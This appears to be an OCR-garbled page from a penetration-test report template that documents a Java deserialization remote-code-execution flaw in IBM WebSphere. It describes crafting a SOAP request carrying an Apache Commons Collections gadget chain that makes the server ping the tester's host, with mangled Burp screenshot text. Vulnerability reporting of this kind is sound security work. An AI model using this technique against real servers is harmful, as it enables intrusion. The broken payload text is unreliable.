## **Example 3: Reporting RCE**

Title: IBM WebSphere Java Object Deserialization RCE

Description: During our testing activities, we identified that the remote WebSphere application server is affected by a vulnerability related to  $insecure\ \textit{Java object describilization allowing remote attackers to execute arbitrary commands.}\ By issuing\ a\ request\ to\ the\ remote\ WebSphere$ application server over HTTPS on port 8880, we identified the existence of raw, serialized Java objects that were base64-encoded. It is possible to identify base64 encoded serialized Java objects by the "rO0" header. We were able to craft a SOAP request containing a serialized Java object that can exploit the aforementioned vulnerability in the Apache Commons Collections (ACC) library used by the WebSphere application server. The crafted Java object contained a ping command to be executed by the affected system.

Impact: Command injection vulnerabilities typically occur when data enters the application from an untrusted source, such as a terminal or a network socket, without authenticating the source, or the data is part of a string that is executed as a command by the application, again  $without \ validating \ the \ input \ against \ a \ predefined \ list \ of \ allowed \ commands, such \ as \ a \ white list. \ The \ application \ executes \ the \ provided$ command under the current user's security context. If the application is executed as a privileged user, administrative or driver interface, such as the SYSTEM account, it can potentially allow the complete takeover of the affected system.


Step 1: We identified that the application uses serialized data objects by capturing and decoding a request to port 8880 of the server. The following images display the original request and the remote server's response, along with its decoded content.

56	https://192.168.44.63:8	B80 GET	1			V	500	3262	XML
Ori	ginal request Edited req	uest Respon	nse						
Rav	W Headers Hex								
Host:	HTTP/1.1 192.168.44.63:8880	11. Linux vi	96 64: nv	:45 0) Cacka (20100101	Eirefoy/45	0			
User-Agent: Mozilla/5.0 (Xl1; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en:q=0.5									
Accept-Encoding: gzip, deflate, br DNT: 1 Connection: close									
comic	2120111 21232								
• 6	€ ① <b>a</b> https://192168.44.63:8880			C P Q Search		•	命 会 自 を	) • 4 <b>0</b>	· # ·   =
This XM	IL file does not appear to have any sty	e information assoc	iated with it. Th	ne document tree is shown below.					
- <soap-envernetopes -<soap-envernetopers="" -<soap-envernetopers<="" td=""></soap-envernetopes>									
			urp Suite Professional v	1.6.39 – licensed to EY Global Services Limited [200 user lie	:ense]				- 0 ×
Burp Introder Repeater Window Help  Terget [Proxy   Spider   Sceneer   Introder   Repeater   Sequencer   Decader   Companier   Detender   Options   Airets   Describication Sciencer									
POGABION	ABTycmcurvahyzhlinnyrxayutsauevayzwidghbhse	HHOHASECTAAJZmF3bHRDb	2KidAASTGphomEvbGF	uZy9TdHIjibmc?TAA24GByZZY04XNjZ4IIO1095U4AAVTGphi	ImEvo GPu Zystuer į vo zinio GU7 eri	44E Zphdml	EubGFuZySFeGMcHRp		ext O Hex ?
								Har	
4									Irmart decode
b() [J. stackTra [Ljava lar lineNumb methodN	cet [[Javwilang/StackTraceHement, ] [suppressedbuc ng.StackTraceHement,[]*< <y^90] []="" [ava.<br="" [sr="" xp="">lert. ] [feddaringClassq — []. [] [feNameq — []. ameq — [] bp = ft .com.ibm.ws.management.com Scom.ibm.ws.management.compector.soa.b.OAPComm</y^90]>	egtionst [LjaveAtRUstxpq lang.StackTraceElementa ector.soap.SOAPUblist []SOA client []SOAPConnection.lav	~ D: GADMC0011E: AD6-STOD DI PUblis javet DextractSi et handleRequeston	- DNJ r Dave lang ThrowableOLES 9w, ED (L Doc The SOAP remote procedure call RPCI cannot be unman papCalling - D It Zoom Jbm. ws. management.com - D DN Doom Bm. ws. Mgb. Http://conscisiont. DHttp://	shalled.ur	DSOAPCent	nector javat   Dservico sq	Dec	code as V
	ibm.ws.http.HttpConnectiont [HttpConnection.javat []: Collections\$EmptyListz,[]"<\$(Pf] xpxt []SOAP-ENV:Se Horg.apache.soap.transport.TransportMessaget []Tran			rkert [[ThreadPool.javat []runsr [] ist be specified.uq ~ []sq ~ ] apache.soap.server.ServerUtilst [[ServerUtils.javat []r	eadEnvelopeFromInputStreams	iq - 0		, =	irmart decade

Step 2: We crafted a SOAP request containing a command to be executed by the remote server. The command would send ping messages from the affected server to our host. The image below displays the crafted request and its decoded payload.

Burn Intruster Repeater Window Help
Target   Prov)   Solder   Scanner   Intruder   Repeater   Sequencer   Decoder   Comparer   Extender   Options   Alerts   Java Serial Killer   Descrialization Scanner
Tatifac Lunio, Shings, Srailles, Mondas, Wehester, Sednester, Natination Children, Obnosis, Institts, Shad Serial Wiles, Cestigations Statistics.
COLESTA, AD JedWutzmirmb G/JdC5hbm5vdGPGWFBuL8Fubm907X8gb25jm-Zvr2FGW9bu5GFuZGvlctXXQGBvy3GMagACTAAHbWYYmyy/mFsdW7z6APTGphdmEvdX8gbC5WYXATTAAEdHa ZVQAEUqYXZ2k_ZxhbmcvQ2zhc5W7eHBdQAAAEEADWphdmEvdX8gbC
,
v [ [sr: 2 sun reflect annotation Annotation invocation Handler UERDE-VII] [ ]. member Valuest [ [Liava/Ath/Hap.] [ [boet   [Liava/Annotation Annotation invocation Handler UERDE-VII] ]. member Valuest [ [Liava/Ath/Hap.] [ [boet   [Liava/Annotation Annotation invocation Handler UERDE-VII] ].
IDCED DL Dist %Lieva/lang/reflect/invocationHandler.xpsq ~ sr *org apache.commons.collections.map.LazyHapna(III)/(IIII) DL D'actoryt _Lorg/apache/commons/collections/fransformer.xpsr :org.apache.commons.collections functors.Chi
Transformerst - Hors/apache/commons/collections/Transformer.ppur - (Lors apache commons collections Transformerst - Hors/apache/commons collections functions functio
ParamTypest   [Lijava/lang/Class:xpur   [ILijava-lang.0bject:[]K][Dsil[] xp   [t
Dyr (Java-lang Object xpvq ~ ()sq ~ ()ur ()(Ljava-lang String-ÖVÇe()(G) xp (); ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() ()) ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() ()) ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() () ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() () ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() () ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() () ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() ()ping 10.95-220.105t ()execuq ~ () ()q ~ #sq ~ ()sr ()java-lang ()nteger()ii H~()(DB() ()ping 10.95-220.105t ()execuq ~ () ()q ~ (
DND pp pr pava uti HashMapDDAR ND pF page profit to the profit pr
The control of the co

Step 3: The following image displays the crafted SOAP request allowing to remotely execute a ping command from the affected system. Capturing traffic via Wireshark, we observed the ping request from the Websphere application server to our machine.









## **CVSS Score Breakdown**

